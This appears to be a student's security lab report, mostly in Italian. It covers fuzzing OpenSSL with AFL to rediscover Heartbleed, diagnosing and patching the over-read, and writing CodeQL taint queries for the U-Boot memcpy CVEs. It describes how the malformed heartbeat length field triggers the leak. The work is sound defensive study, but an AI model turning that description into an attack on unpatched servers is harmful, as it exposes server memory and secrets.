In questo caso la variabile payload contiene 0x8900, imponendo quindi di copiare circa 35 mila bit. Questo avviene perché **il fuzzer è riuscito ad impostare gli header del pacchetto TLS per utilizzare il protocollo heartbeat** (18 al primo byte), inviando un **messaggio di tipo request** (01

al quinto byte), dove i **due byte 8900** indicano la **dimensione del messaggio** che ‘teoricamente’ dovremmo inviare nel resto del contenuto del pacchetto, che però **risulta essere molto più corto**, riuscendo così a sfruttare il mancato controllo della dimensione del messaggio che era presente nelle vecchie versioni di OpenSSL.

3.2 Bug without ASAN

Re-compile and re-run the program **without ASAN**

The crash cannot be triggered. Why?

3.2.1 Analysis

Dopo aver compilato una nuova ‘versione’ di OpenSSL e dell’harness senza ASAN tramite:

```
CC=clang ./config -d -g -no-shared
make build_libs
clang++ handshake.cc -o handshake_no_asan openssl_no_asan/libssl.a
openssl_no_asan/libcrypto.a -l openssl_no_asan/include -ldl
```

È stato eseguito l’harness con il file di input malevolo trovato da AFL e come previsto **non ha fatto crashare l’applicazione**, in quanto i **buffer over read non sovrascrivono nulla in memoria** a differenza di un buffer overflow e non essendo presenti le red zone di AFL **non c’è alcun meccanismo che effettua questo controllo**.

```
unina@software-security:~/github/fuzzing/heartbleed$ ./handshake_no_asan < afl_o
ut/default/crashes/id\:000000\,sig\:06\,src\:000031\,time\:197302\,execs\:49727\
,op\:havoc\,rep\:2
unina@software-security:~/github/fuzzing/heartbleed$
```

3.3 Valgrind

Re-compile the program **without ASAN**

Re-run it with **Valgrind** to diagnose the crash

3.3.1 Analysis

Per questioni di compatibilità di DWARF (Valgrind usa v4, mentre clang v5) è stato ricompilato OpenSSL e l’harness con gcc e g++:

```
CC=gcc ./config -d -g -no-shared
make build_libs
```

```
g++ handshake.cc -o handshake_valgrind openssl_valgrind/libssl.a  
openssl_valgrind/libcrypto.a -I openssl_valgrind/include -ldl
```

è stato poi lanciato il programma sulla virtual machine di Valgrind, riuscendo così ad ottenere anche qui il punto in cui è stato identificato il buffer over read e il punto in cui è stato inizialmente allocato il buffer.

```
unina@software-security:~/github/fuzzing/heartbleed$ valgrind ./handshake_valgrind < afl_out/default/crashes/id\:\:0000  
==11587== Memcheck, a memory error detector  
==11587== Copyright (C) 2002-2017, and GNU GPL'd, by Julian Seward et al.  
==11587== Using Valgrind-3.18.1 and LibVEX; rerun with -h for copyright info  
==11587== Command: ./handshake_valgrind  
==11587==  
==11587== Invalid read of size 8  
==11587== at 0x485294F: memmove (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)  
==11587== by 0x1415E5: tls1_process_heartbeat (t1_lib.c:2586)  
==11587== by 0x16EDB7: ssl3_read_bytes (s3_pkt.c:1092)  
==11587== by 0x170CE7: ssl3_get_message (s3_both.c:457)  
==11587== by 0x15A1C6: ssl3_get_client_hello (s3_srvr.c:941)  
==11587== by 0x159122: ssl3_accept (s3_srvr.c:357)  
==11587== by 0x14A1BD: SSL_do_handshake (ssl_lib.c:2564)  
==11587== by 0x13C89A: main (in /home/unina/github/fuzzing/heartbleed/handshake_valgrind)  
==11587== Address 0x4e4a6a8 is 0 bytes after a block of size 17,736 alloc'd  
==11587== at 0x4848899: malloc (in /usr/libexec/valgrind/vgpreload_memcheck-amd64-linux.so)  
==11587== by 0x182416: default_malloc_ex (mem.c:79)  
==11587== by 0x182AF7: CRYPTO_malloc (mem.c:308)  
==11587== by 0x1714A0: treelist_extract (s3_both.c:708)  
==11587== by 0x1716AF: ssl3_setup_read_buffer (s3_both.c:770)  
==11587== by 0x1718B7: ssl3_setup_buffers (s3_both.c:827)  
==11587== by 0x158F61: ssl3_accept (s3_srvr.c:292)  
==11587== by 0x14A1BD: SSL_do_handshake (ssl_lib.c:2564)  
==11587== by 0x13C89A: main (in /home/unina/github/fuzzing/heartbleed/handshake_valgrind)  
==11587==
```

3.4 ASAN persistent mode

Modify the test harness to use AFL **"persistent mode"** (`__AFL_LOOP`)

- Recommended: Compile with **afl-clang-fast++**
- Otherwise: To use **afl-g++**, you have to add defines in the test harness
- See https://github.com/AFLplusplus/AFLplusplus/blob/stable/instrumentation/README.persistent_mode.md

How much does it improve the **throughput of test executions**?

- Compare throughput with/without persistent mode

How long it takes to trigger the crash?

3.4.1 Edit code

Per abilitare la modalità persistente di afl è stato aggiunto l'apposito while loop che contiene la creazione della sessione e lo scambio dei messaggi, per poterlo poi ricompilare con il compilatore di AFL:

```
unina@software-security:~/github/fuzzing/heartbleed$ AFL_USE_ASAN=1 afl-clang-fast++ handshake_persistent.cc  
-o handshake_persistent openssl/libssl.a openssl/libcrypto.a -I openssl/include -ldl  
afl-cc++4.00c by Michal Zalewski, Laszlo Szekeres, Marc Heuse - mode: LLVM-PCGUARD  
SanitizerCoveragePCGUARD++4.00c  
[+] Instrumented 13 locations with no collisions (non-hardened, ASAN mode) of which are 0 handled and 0 unhan  
dled selects.
```



```

int main() {
    static SSL_CTX *sctx = Init();

    while ( _AFL_LOOP(10000) ) {

        SSL *server = SSL_new(sctx);
        BIO *sinbio = BIO_new(BIO_s_mem());
        BIO *soutbio = BIO_new(BIO_s_mem());
        SSL_set_bio(server, sinbio, soutbio);
        SSL_set_accept_state(server);

        char data[100] = {0};
        read(STDIN_FILENO, data, 100);

        BIO_write(sinbio, data, 100);

        SSL_do_handshake(server);
        SSL_free(server);
    }

    return 0;
}

```

3.4.2 Results

Infine è stato abilitato il fuzzing sulla nuova versione del programma persistente, portando a degli enormi benefici in termini di performance:

- Throughput di circa 10 k/sec contro le poche centinaia al secondo nel caso non persistente
- Numero di crash (anche se non univoci) e percorsi univoci (corpus count) di un ordine di grandezza superiore, dove il primo crash era stato individuato in meno di dieci secondi

Tutto questo nella metà del tempo del caso non persistente anche se al costo di una stabilità inferiore:

american fuzzy lop ++4.00c {default} (./handshake_persistent) [fast]			
process timing		overall results	
run time : 0 days, 0 hrs, 5 min, 42 sec		cycles done : 15	
last new find : 0 days, 0 hrs, 0 min, 7 sec		corpus count : 193	
last saved crash : 0 days, 0 hrs, 1 min, 37 sec		saved crashes : 5	
last saved hang : none seen yet		saved hangs : 0	
cycle progress		map coverage	
now processing : 28.12 (14.5%)		map density : 1.23% / 6.30%	
runs timed out : 0 (0.00%)		count coverage : 4.26 bits/tuple	
stage progress		findings in depth	
now trying : splice 13		favored items : 78 (40.41%)	
stage execs : 53/73 (72.60%)		new edges on : 108 (55.96%)	
total execs : 3.57M		total crashes : 396 (5 saved)	
exec speed : 10.6k/sec		total timeouts : 356 (34 saved)	
fuzzing strategy yields		item geometry	
bit flips : disabled (default, enable with -D)		levels : 14	
byte flips : disabled (default, enable with -D)		pending : 65	
arithmetics : disabled (default, enable with -D)		pend fav : 0	
known ints : disabled (default, enable with -D)		own finds : 192	
dictionary : n/a		imported : 0	
havoc/splice : 168/1.61M, 29/1.96M		stability : 62.07%	
py/custom/rq : unused, unused, unused, unused			
trim/eff : 9.54%/1409, disabled			
[cpu000: 50%]			

american fuzzy lop ++4.00c {default} (./handshake) [fast]ults			
process timing		overall results	
run time : 0 days, 0 hrs, 9 min, 59 sec		cycles done : 1	
last new find : 0 days, 0 hrs, 1 min, 13 sec		corpus count : 38	
last saved crash : 0 days, 0 hrs, 4 min, 54 sec		saved crashes : 1	
last saved hang : none seen yet		saved hangs : 0	
cycle progress		map coverage	
now processing : 37.0 (97.4%)		map density : 4.68% / 5.08%	
runs timed out : 0 (0.00%)		count coverage : 1.35 bits/tuple	
stage progress		findings in depth	
now trying : splice 14		favored items : 23 (60.53%)	
stage execs : 78/192 (40.62%)		new edges on : 27 (71.05%)	
total execs : 111k		total crashes : 42 (1 saved)	
exec speed : 192.5/sec		total tmouts : 3 (2 saved)	
fuzzing strategy yields		item geometry	
bit flips : disabled (default, enable with -D)		levels : 10	
byte flips : disabled (default, enable with -D)		pending : 13	
arithmetics : disabled (default, enable with -D)		pend fav : 1	
known ints : disabled (default, enable with -D)		own fnds : 37	
dictionary : n/a		imported : 0	
havoc/splice : 30/68.8k, 8/42.2k		stability : 100.00%	
py/custom/rq : unused, unused, unused, unused			
trim/eff : 26.67%/39, disabled			
[cpu000: 33%]			

3.5 Fix HeartBleed

3.5.1 Fix

Per correggere heartbleed è sufficiente controllare che la dimensione del payload inviata nella richiesta sia inferiore all'effettiva dimensione del messaggio trasmesso, nell'apposito metodo in cui avveniva il buffer over read, individuato in precedenza tramite il debugging del crash:

```

tls1_process_heartbeat(SSL *s)
{
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

    /* Read type and payload length first */
    hbtype = *p++;
    n2s(p, payload);
    pl = p;

    // check if requested length is greater than received data length
    // 1 byte for type, 2 byte for payload length declaration + payload length + padding
    if (1 + 2 + payload + padding > s->s3->rrec.length)
    {
        printf("Heartbleed detected\n");
        return 0;
    }
}

```

```

unina@software-security:~/github/fuzzing/heartbleed$ ./handshake_fix < afl_out/default/crashes/id\:000000\,s
ig\:06\,src\:000031\,time\:197302\,execs\:49727\,op\:havoc\,rep\:2
Heartbleed detected

```


4 Static Analysis

4.1 U-Boot

GitHub Security Lab CTF 2: U-Boot Challenge

Language: C - Difficulty level: ★ ★ ☆

Do you want to challenge your vulnerability hunting skills and to quickly learn CodeQL? Your mission, should you choose to accept it, is to find all variants leading to a memcpy attacker controlled overflow. You will do this by utilizing QL, our simple, yet expressive, code query language. To capture the flag, you'll need to write a query that finds unsafe calls to memcpy using this step by step guide.

Challenge instructions

The goal of this challenge is to find the 13 remote-code-execution vulnerabilities [that our security researchers found](#) in the [U-Boot loader](#). The vulnerabilities can be triggered when U-Boot is configured to use the network for fetching the next stage boot resources. MITRE has issued the following CVEs for the 13 vulnerabilities: [CVE-2019-14192](#), [CVE-2019-14193](#), [CVE-2019-14194](#), [CVE-2019-14195](#), [CVE-2019-14196](#), [CVE-2019-14197](#), [CVE-2019-14198](#), [CVE-2019-14199](#), [CVE-2019-14200](#), [CVE-2019-14201](#), [CVE-2019-14202](#), [CVE-2019-14203](#), and [CVE-2019-14204](#).

4.1.3 Find the definition of the function "strlen()"

The screenshot shows a CodeQL query in a file named `03_function_definitions.q`. The query is as follows:

```
1 import cpp
2
3 from Function f
4 where f.getName() = "strlen"
5 select f, "strlen found"
```

The query results show 3 results for the function `strlen`:

#	f	
1	strlen	strlen found
2	strlen	strlen found
3	strlen	strlen found

4.1.4 Find all functions named memcpy

The screenshot shows a CodeQL query in a file named `04_memcpy_definitions.q`. The query is as follows:

```
1 import cpp
2
3 from Function f
4 where f.getName() = "memcpy"
5 select f, "memcpy found"
```

The query results show 3 results for the function `memcpy`:

#	f	
1	memcpy	memcpy found
2	memcpy	memcpy found
3	memcpy	memcpy found

4.1.5 Find all ntohs* macros

Simple OR version


The screenshot shows a CodeQL query in a file named `05_macro_definitions.q`. The query is as follows:

```
1 import cpp
2
3 from Macro m
4 where m.getName() = "ntohs" or m.getName() = "ntohl" or m.getName() = "ntohll"
5 select m, "ntoh* macro found by simple OR condition"
```


The query results show 4 results for the macros `ntohs`, `ntohl`, and `ntohll`:

#	m	
1	#define ntohs(x) __bswap_16(x)	ntoh* macro found by simple OR condition
2	#define ntohl(x) __bswap_32(x)	ntoh* macro found by simple OR condition
3	#define ntohs(x) __ntohs(x)	ntoh* macro found by simple OR condition
4	#define ntohl(x) __ntohl(x)	ntoh* macro found by simple OR condition

Compact IN [list] version




Compact Regex version




4.1.6 Find all the calls to memcpy

Simple JOIN version




Compact version




4.1.7 Find all the invocations of ntohs* macros

Compact regex



4.1.8 Find the expressions that correspond to macro invocations

La query ha ottenuto esattamente 107 risultati come nel caso delle invocazioni come previsto, dato che un'espressione non è altro che l'espansione di una macro:



The screenshot shows the CodeQL IDE interface. On the left, a query file named `08_macro_expressions.q` is open, containing the following code:

```
1 import cpp
2
3 from MacroInvocation mi
4 where mi.getMacroName().regexpMatch("^ntoh.")
5 select mi.getExpr(), "ntoh* macro top level expression found by regex"
```


On the right, the 'CodeQL Query Results' pane shows the results of the query. The title bar indicates '08_macro_expressions.q on u-boot_u-boot_d0d07ba - finished in 5 seconds (107 results) [4/22/2026, 3:42:21 PM]'. The results table has two columns: '# [0]' and '[1]'. The first three rows are visible:

#	[0]	[1]
1	...	ntoh* macro top level expression found by regex
2	...	ntoh* macro top level expression found by regex
3	...	ntoh* macro top level expression found by regex

4.1.9 Write your own NetworkByteSwap class

In questo step è stato richiesto di realizzare una classe che permettesse di astrarre la query a cui si è arrivati nello step precedente, in maniera tale da poter semplificare il riutilizzo di quest'ultima sia in altri progetti che da altre persone.

Anche in questo caso sono stati ottenuti 107 record come nello step precedente:



The screenshot shows the CodeQL IDE interface. On the left, a query file named `09_class_network_byteswap.q` is open, containing the following code:

```
1 import cpp
2
3 class NetworkByteSwap extends Expr {
4   Quick Evaluation: NetworkByteSwap
5   NetworkByteSwap () {
6     exists (MacroInvocation mi |
7       mi.getMacroName().regexpMatch("^ntoh.") and
8       this = mi.getExpr()
9     )
10  }
11
12 from NetworkByteSwap n
13 select n, "Network byte swap"
```


On the right, the 'CodeQL Query Results' pane shows the results of the query. The title bar indicates '09_class_network_byteswap.q on u-boot_u-boot_d0d07ba - finished in 0 seconds (107 results) [4/22/2026, 4:30:23 PM]'. The results table has two columns: '# n' and 'n'. The first eight rows are visible:

#	n
1	Network byte swa
2	Network byte swa
3	Network byte swa
4	Network byte swa
5	Network byte swa
6	Network byte swa
7	Network byte swa
8	Network byte swa

4.1.10 Write a taint tracking query

Una funzionalità di fondamentale importanza offerta da CodeQL è quella della **Taint Analysis**, che permette di **valutare se un input esterno** (non di fiducia) detto **Source**, **può arrivare in un punto critico del codice che potrebbe causare danni**, detto **Sink**.

In particolare è stata definita una query che permette di controllare se ci sono delle **invocazioni di memcpy dove il parametro size è preso esternamente tramite le funzioni ntohs** (senza però verificare eventuali controlli sull'input per il momento) in maniera **inter-procedurale**, ottenendo 11 possibili path insicuri, dove tra questi ci sono anche i path in cui il source viene alterato prima di arrivare al Sink (nel caso di Dataflow Analysis questi casi non sarebbero stati considerati):



4.2 Check input validation

How to **check for input validation** in the taint tracking query?

Tip: you can define the **"isBarrier()"** predicate in the taint tracking configuration

4.2.1 isBarrier()

Un altro step di fondamentale importanza da aggiungere in una Taint Analysis (specialmente se intra-procedurale) è quella di verificare se sono presenti dei controlli di input validation per evitare falsi positivi.

Questo perché prima di alcuni sink individuati dalla taint analysis sono in realtà presenti dei controlli sull'input prima di passarlo al parametro size del metodo `memcpy`, come in questo caso:



Analizzando i path individuati, emerge che le validazioni dell'input si basano su operatori relazionali (`<`, `>`, ecc.) per gestire i dati anomali in due modi: tramite un return che blocca l'esecuzione oppure riassegnando la variabile a un valore massimo.

Per modellare correttamente questi scenari, la documentazione ufficiale di CodeQL (prendendo anche spunto dell'esempio su [CyberArk](#)) suggerisce l'uso della [classe GuardCondition](#) all'interno del predicato isBarrier.

Il predicato isBarrier verifica innanzitutto che il nodo corrente sia l'accesso a una variabile e che quella stessa variabile venga valutata all'interno della condizione di guardia. Se questo legame esiste, il tracciamento dei dati (taint tracking) viene bloccato in due casi specifici:

- Early Exit (uso del return): La condizione di guardia controlla un blocco di codice che forza un return prima che il dato infetto (la source) possa raggiungere la funzione vulnerabile (il sink).
- Riassegnazione (Reassignment): La variabile viene riassegnata sotto il controllo della condizione di guardia (ad esempio, `if (x > 2) x = 2`).

Inoltre viene verificato che la variabile non venga riassegnata usando se stessa (scartando casi come `x = x + 1`), in quanto le auto-riassegnazioni non costituiscono una sanificazione sicura.

```
ql-uboot > 11_barrier.q1 > {} 11_barrier > {} MyConfig > isBarrier
/**
module MyConfig implements DataFlow::ConfigSig {
  Quick Evaluation: isBarrier
  predicate isBarrier(DataFlow::Node node) {
    exists(GuardCondition gc, Variable var |


      // Checks that the node is an access to a variable,
      // and that the same variable is also accessed somewhere
      // inside the guard condition
      node.asExpr() = var.getAnAccess() and
      gc.(Expr).getAChild*() = var.getAnAccess()
      and
      (
        // CASE 1: Early Exit (use return)
        // The guard controls a block that forces a return
        // before the source reach the sink
        exists(ReturnStmt ret |
          gc.controls(ret.getBasicBlock(), _) and
          gc.controls(node.asExpr().getBasicBlock(), _)
        )

        or


        // CASE 2: Reassignment
        // The variable is reassigned under the guard condition
        // eg [if (x > 2) then x = 2]
        // and does not reassign using itself (rejects `x = x + 1`)
        exists(AssignExpr assign |
          assign.getLValue() = var.getAnAccess() and
          gc.controls(assign.getBasicBlock(), _) and
          assign.getBasicBlock().getASuccessor*() = node.asExpr().getBasicBlock() and
          // self reassignment are not safe
          not assign.getRValue().getAChild*() = var.getAnAccess()
        )
      )
    )
  }
}
```

NB: Da un analisi non troppo accurata, alcuni path ora sono diventati dei falsi negativi ma non è stato possibile correggere questo problema. Attualmente questa soluzione è il miglior tradeoff che è stato trovato in termini di rimozione di falsi positivi, anche se generalmente si sarebbe dovuto dare molto più peso ai possibili falsi negativi.

Passando da undici segnalazioni:



A quattro:



4.3 GitHub Actions automation

Run the taint tracking query **on the cloud in GitHub**

You can fork the U-Boot repository...

<https://github.com/u-boot/u-boot/> → <https://github.com/your-user/u-boot>

...then, revert it to the **vulnerable version**.

From your local copy of the repo:

```
git reset --hard d0d07ba
```

```
git push -f
```

Set-up GitHub Actions to run CodeQL with a custom query

<https://docs.github.com/en/code-security/code-scanning/creating-an-advanced-setup-for-code-scanning/customizing-your-advanced-setup-for-code-scanning>

4.3.1 config

Il modo più rapido per attivare un workflow con query CodeQL custom è quello di prendere il template suggerito dalla configurazione avanzata da GitHub web, modificarlo manualmente e poi lavorare completamente con git e la propria repository 'abbandonando GitHub'.

In particolare una volta clonato il repository in locale è stato sufficiente creare una cartella codeql in .github/codeql nella quale sono state copiate tutte le query (non era stata letta correttamente la traccia) e il qlpack.yml per le dipendenze.

Successivamente è necessario creare il workflow file creandolo come:

.github/workflows/codeql-analysis.yml

Dove dopo numerosi tentativi di configurazione dovuti principalmente a problemi di compatibilità tra la vecchia versione di C utilizzata dal programma e le nuove versioni del compilatore, la mancanza di alcune librerie richieste, la necessità di usare una build manuale, di una sintassi un po' più stringente nelle query e l'obbligo di inserire i metadati per ogni query...

✓ Add the FNS missing ; in import CodeQL u-boot custom queries #10: Commit 2fb6f22 pushed by Moriarty2002	master	Today at 7:56 PM 8m 52s
✗ Fix CodeQL query metadata: add @id and required fields to 11_barrier ... CodeQL u-boot custom queries #9: Commit ed13430 pushed by Moriarty2002	master	Today at 7:44 PM 3m 11s
✗ add barrier query CodeQL u-boot custom queries #8: Commit 707c3d4 pushed by Moriarty2002	master	Today at 7:23 PM 9m 55s
✓ add ; in module import CodeQL u-boot custom queries #7: Commit cb559ab pushed by Moriarty2002	master	Today at 7:08 PM 6m 25s
✗ Add required CodeQL metadata (@kind, @name, @id) to custom queries to... CodeQL u-boot custom queries #6: Commit 6ef757f pushed by Moriarty2002	master	Today at 6:59 PM 3m 45s
✗ add libs CodeQL u-boot custom queries #5: Commit d7225be pushed by Moriarty2002	master	Today at 6:29 PM 5m 55s
